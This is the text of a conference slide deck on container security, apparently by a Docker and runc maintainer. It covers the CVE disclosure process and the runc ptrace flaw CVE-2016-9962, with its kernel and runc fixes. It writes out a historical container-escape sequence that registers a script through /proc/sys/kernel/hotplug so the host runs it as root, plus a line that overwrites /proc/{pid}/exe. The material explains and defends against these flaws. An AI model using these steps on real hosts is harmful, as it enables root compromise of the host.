SECURING
CONTAINERS,
ONE PATCH AT A TIME
@crosbymichael
Code Monkey
Docker
● what are cves?
● are cves good?
● history of security && containers
● CVE-2016-9962
● Q&A
agenda
● Docker maintainer
● libcontainer author
● OCI runtime spec and runc maintainer
● containerd author/maintainer
whois

Common database of vulnerabilities
Naming scheme:
CVE-1999-0067
https://cve.mitre.org/
man cve
Common Vulnerabilities and Exposures
cve == bad?
Are CVEs Bad?
cve == good
No!
CVEs help make software secure
Its part of the security process
cve == good

1. Receive report
2. Verify findings
3. Fix vuln
4. Issue a new CVE
5. Send fix to downstreams (distros, clouds, select
groups of users)
6. After patch approval, 1 week embargo
7. Public release
cve process
Security is a process, not a sprint
process
/proc/sys/kernel/hotplug
before runc

Two weeks before Docker 0.7 w/ libcontainer
@ibuildthecloud
Used hotplug to run script as root on the host
/me sad :(
hotplug

/var/lib/docker/containers
guess root

# cat /proc/1/cgroup
11:cpuset:/docker/4fa7f0f0eba4bb475242f3f4f7014370f2a8ba
84657fca29c164f9f77ef9b507
/var/lib/docker/containers/4fa7f0f0eba4bb475242f3f4f7014
370f2a8ba84657fca29c164f9f77ef9b507
parse id
/hack.sh
write script to container /

echo
/var/lib/docker/containers/4fa7f0f0eba4bb475242f3f4f7014
370f2a8ba84657fca29c164f9f77ef9b507/hack.sh >
/proc/sys/kernel/hotplug
send to hotplug
libcontainer had a focus on security since day 1
security #1
using ptrace to access
privileged process fds
CVE-2016-9962

There is always two processes:
Parent (in the host)
Child (in the container)
preface


1. Create Namespaces
2. Setup Root Filesystem
3. Apply LSMs
4. Drop capabilities
5. Change user/groups
6. Sync with parent over FIFO
7. Exec()
container creation (init)

1. Join Namespaces
2. Apply LSMs
3. Drop capabilities
4. Change user/groups
5. Exec()
container creation (exec)
a process that is joining a container could be ptrace-d
by a process already inside the container.
passing fd to host’s /proc to setup LSM labels
reported by @cyphar on OCI maintainer list
LXC CVE-2016-8649

1. Is runc affected?
2. What is the severity?
3. Proposed fixes.
4. Can anything else use this attack vector?
runc CVE process
runc passes the state directory fd to the init and exec
processes
required by `runc create/run` but not `runc exec`
Is runc affected?
1. Create Namespaces
2. Setup Root Filesystem
3. Apply LSMs
4. Drop capabilities
5. Change user/groups
6. Sync with parent over FIFO
7. Exec()
container creation (init)
DEMO!
Is runc affected?

1. Does CAP_SYS_PTRACE block this?
2. Does apparmor or selinux protect?
3. Was this fixed in a newer kernel?
severity

1. Does CAP_SYS_PTRACE block this?
a. nope
2. Does apparmor or selinux protect?
a. apparmor kinda / selinux kinda
3. Was this fixed in a newer kernel?
a. meh
severity

Remove the fd from exec, ez pz
But…
Can anything else use this attack vector?
proposed fixes
Give @tonistiigi 1 vuln, he will give you 3 more back.
the tonis factor
Additional way to exploit the same fd vuln
One extra vuln with /proc/{pid}/exe
the tonis factor
Replace binary file by writing to it
Super symlink that can travel across space and time
~ echo hi >> /proc/{some pid}/exe
~ echo ‘#!/bin/sh;evil stuff’
/proc/{pid}/exe
We drop CAP_SYS_PTRACE so why is this happening?
Docker drops CAP_SYS_PTRACE by default
Why is this happening?
Set the state of the "dumpable" flag, which determines
whether core dumps are produced for the calling
process upon delivery of a signal whose default
behavior is to produce a core dump.
can we use dumpable?
rules for ptrace
no man pages...no
google...no
kernel source:
https://github.com/torvalds/linux/blob/master/kernel/p
trace.c#L265

rules for ptrace
You can ptrace if:
You are the parent of the process && process is
dumpable
You have CAP_SYS_PTRACE
rules for ptrace

What if we changed the dumpable settings for the init processes?
Dumpable is reset on execve, perfect!
Side-effects? You cannot strace runc.
dumpable

/* make the process non-dumpable */
if (prctl(PR_SET_DUMPABLE, 0, 0, 0, 0) != 0) {
bail("failed to set process as non-dumpable");
}
Dumpable Fix

Stopped walking the fd
Stopped overwriting the /proc/{pid}/exe
But...
Did it work?

Before dumpable fix: Reproduced 100/100
After dumpable fix: Reproduced ~3/100
Did it work? Kinda...

The fd can only be accessed when process is dumpable.
Cannot be accessed after it is closed.
Dumpable is reset on execve( ).
Where can it race?
the fds have O_CLOEXEC set
Hard Questions
So…
When are O_CLOEXEC fds actually closed?
Hard Questions

void setup_new_exec(struct linux_binprm * bprm)
{
if (uid_eq(current_euid(), current_uid()) &&
gid_eq(current_egid(), current_gid()))
set_dumpable(current->mm, SUID_DUMP_USER);
else
set_dumpable(current->mm, suid_dumpable);
...
do_close_on_exec(current->files);
exec syscall implementation

1. Load binary
2. Set /proc/{pid}/exe link to new binary
3. Change dumpable setting
4. Close all O_CLOEXEC fds
5. Run new code
https://github.com/torvalds/linux/blob/v4.9/fs/exec.c#L1290-L1318
execve flow

Close fds before calling execve in the container’s init.
https://github.com/opencontainers/runc/commit/50a19c6ff828c58e
5dab13830bd3dacde268afe5
runc Patch
@cyphar’s patch to linux changing the order of O_CLOEXEC and
resetting dumpable
https://github.com/torvalds/linux/commit/613cc2b6f272c1a8ad33aef
a21cad77af23139f7
Linux Kernel Patch
Thank You!
@crosbymichael

Securing Containers, One Patch at a Time - Michael Crosby, Docker